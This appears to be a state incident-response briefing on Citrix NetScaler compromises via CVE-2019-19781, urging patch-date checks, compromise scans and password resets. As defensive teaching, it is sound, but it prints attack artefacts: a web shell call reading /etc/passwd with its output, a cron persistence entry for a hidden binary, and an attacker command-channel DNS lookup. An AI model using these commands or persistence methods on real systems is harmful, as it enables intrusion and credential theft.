


INTERNAL PIVOTING

CONFIDENTIAL - CRITICAL INFRASTRUCTURE INFORMATION - DO NOT DISSEMINATE



Citrix Netscaler Attack



CURRENT THREATS: NEW YORK STATE

SINCE THURSDAY, **APRIL 2ND** 2020, NYS CYCOM, DHSES CIRT AND THE NYS INTELLIGENCE CENTER HAVE PROVIDED CYBER INCIDENT RESPONSE TO TWO ENTITIES.

BOTH WERE RELATED TO CVE-2019-19781 - VULNERABILITY IN CITRIX APPLICATION DELIVERY CONTROLLER, CITRIX GATEWAY, AND CITRIX SD-WAN WANOP APPLIANCE.

ONE PATCHED ON JANUARY 16TH 2020.

ONE WAS NOT PATCHED.

THERE ARE IMPORTANT LESSONS IN BOTH.

CONFIDENTIAL - CRITICAL INFRASTRUCTURE INFORMATION - DO NOT DISSEMINATE

THREAT CONTEXT: WHY THIS MATTERS

ENTITY 1 CONTRACTED WITH A 3RD PARTY PROVIDER TO MANAGE AND MAINTAIN THEIR CITRIX INFRASTRUCTURE.


FOR UNKNOWN REASONS, THE IT PROVIDER DID NOT PATCH FOR CVE-2019-19781.

IF YOU USE CITRIX IN YOUR ENVIRONMENT AND USE 3RD PARTY IT SERVICES, CALL YOUR PROVIDER IMMEDIATELY FOLLOWING THIS PRESENTATION AND CONFIRM THEY PATCHED.

AND CONFIRM ON **WHAT DATE** THE PATCH WAS APPLIED. YOU'LL SEE WHY IN A MOMENT.

THREAT CONTEXT: WHY THIS MATTERS

REMOTE ACCESS WEB SHELL INSTALLED ON UNPATCHED SYSTEM MARCH 9TH



```
localhost/a8d8b8f6dcb08f8594aa8c3a7d5e74ef.php?cmd=cat+/etc/passwd
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-D
FILENAME:
FILETYPE:
FILETYPE: 0 kB
FILETEMPPATH:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,.,./run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,.,./run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,.,./run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,.,./nonexistent:/bin/false
tss:x:105:111:TPM software stack,.,./var/lib/tpm:/bin/false
strongswan:x:106:65534:./var/lib/strongswan:/usr/sbin/nologin
nto:x:107:112:./nonexistent:/usr/sbin/nologin
```



localhost/a8d8b8f6dcb08f8594aa8c3a7d5e74ef.php?cmd=cat +/etc/passwd

THREAT CONTEXT: WHY THIS MATTERS

ENTITY 2 PATCHED THEIR ENVIRONMENT SHORTLY AFTER THE PATCH BECAME AVAILABLE.

HOWEVER, THEY DID **NOT** CHECK FOR INDICATORS OF EXISTING COMPROMISE.

AT LEAST TWO PERSISTENCE MECHANISMS (BACKDOORS) WERE STILL FUNCTIONING UP UNTIL THIS WEEKEND


PRE-PATCH ACCESS: UNDETECTED PERSISTENCE

ATTACKERS MAY HAVE LEVERAGED THE EXPLOIT DURING THE WINDOW OF EXPOSURE BETWEEN THE RELEASE OF THE EXPLOIT CODE AND THE AVAILABILITY OF THE PATCH.

THE ENTITY PATCHED PROMPTLY ON JANUARY 16TH.


DO YOU SEE THE PROBLEM?

```
root@NS1# ls -la
total 2292
drwxr-xr-x  2 nobody  wheel      512 Jan 13 16:57 .
drwxrwxrwx  8 root    wheel      512 Apr  4 21:14 ..
-rwxr--r--  1 nobody  wheel  2326296 Jan 13 16:57 httpd
root@NS1# ls -la
total 2292
drwxr-xr-x  2 nobody  wheel      512 Jan 13 16:57 .
drwxrwxrwx  8 root    wheel      512 Apr  4 21:14 ..
-rwxr--r--  1 nobody  wheel  2326296 Jan 13 16:57 httpd
root@NS1# ls -la
total 2292
drwxr-xr-x  2 nobody  wheel      512 Jan 13 16:57 .
drwxrwxrwx  8 root    wheel      512 Apr  4 21:14 ..
-rwxr--r--  1 nobody  wheel  2326296 Jan 13 16:57 httpd
root@NS1# cat /var/cron/tabs/nobody
# DO NOT EDIT THIS FILE - edit the master and reinstall.
# (- installed on Mon Jan 13 11:57:04 2020)
# (Cron version -- $FreeBSD: release/8.4.0/usr.sbin/cron/crontab/crontab.c 23987
7 2012-08-29 19:17:35Z jhb $)
* * * * * /var/nstmp/.nscache/httpd
root@NS1#
```



PRE-PATCH ACCESS: UNDETECTED PERSISTENCE

WEB SHELL CREATED JANUARY 13TH



The screenshot shows a web browser window with a terminal output. The browser's address bar displays a URL: `https://rpts[REDACTED].com/vpn/themes/login.php`. Below the address bar, there is a navigation bar with several links: [Kali Linux](#), [Kali Training](#), [Kali Tools](#), [Kali Docs](#), [Kali Forums](#), [NetHunter](#), and [Offensive Sec](#). The terminal output shows a DNS query for `cmd.irannetworkteam.org` and its response. The response includes a warning about recursion and the IP address `3002020`.

```
; <<>> DiG 9.10.6 <<>> cmd.irannetworkteam.org txt ;; global options: +cmd ;; Got ans  
AUTHORITY: 0, ADDITIONAL: 1 ;; WARNING: recursion requested but not available ;; OP  
;cmd.irannetworkteam.org. IN TXT ;; ANSWER SECTION: cmd.irannetworkteam.org. 300  
2020 ;; MSG SIZE rcvd: 127
```

INITIAL EXPLOIT WINDOW: MULTIPLE PERSISTENCE

ATTACKERS MAY HAVE ACCESSED THE NS.CONF FILE DURING THE PRE-PATCH WINDOW WHEN ALL CITRIX NETSCALER ENVIRONMENTS WERE VULNERABLE WITHOUT ACTUALLY LEVERAGING THE EXPLOIT TO PERFORM ANY FURTHER NETWORK INTRUSION AT THAT TIME.

THIS WOULD GENERATE A **SINGLE LOG LINE** AND MAY HAVE GONE UNNOTICED.

```
Jan [REDACTED] 14:00:36 <local6.notice> [REDACTED] NSG1 sh[69699]: sh_command="cat /flash/nsconfig/ns.conf "
```

POST-PATCH: ACCESS VIA NORMAL CITRIX LOGIN

ATTACKERS HAVE BEEN IDENTIFIED USING ACTUAL CITRIX RECEIVER / CITRIX ICA CLIENTS TO LOG INTO PRODUCTION CITRIX ENVIRONMENTS WITH CREDENTIALS OBTAINED FROM NS.CONF FILES DURING THE WINDOW OF EXPOSURE.

IF YOU PATCHED, **BUT DID NOT CHANGE ALL PASSWORDS** FROM THE NETSCALER NS.CONF AND YOU DO **NOT** REQUIRE MULTI-FACTOR AUTHENTICATION, ATTACKERS MAY STILL BE ABLE TO ACCESS YOUR ENVIRONMENT.



ADDITIONAL RESOURCES

Citrix-FireEye IOC Tool (v1.4 updated March 25, 2020) –

<https://www.fireeye.com/blog/products-and-services/2020/01/fireeye-and-citrix-tool-scans-for-iocs-related-to-vulnerability.html>

<https://github.com/fireeye/ioc-scanner-CVE-2019-19781>

<https://github.com/citrix/ioc-scanner-CVE-2019-19781>

Citrix verification tool –

<https://support.citrix.com/article/CTX269180>

CISA –

<https://www.us-cert.gov/ncas/alerts/aa20-031a>

FireEye –

<https://www.fireeye.com/blog/products-and-services/2020/01/rough-patch-promise-it-will-be-200-ok.html>

CONTACT INFORMATION

- For additional questions, please email:
 - CIRT@dhses.ny.gov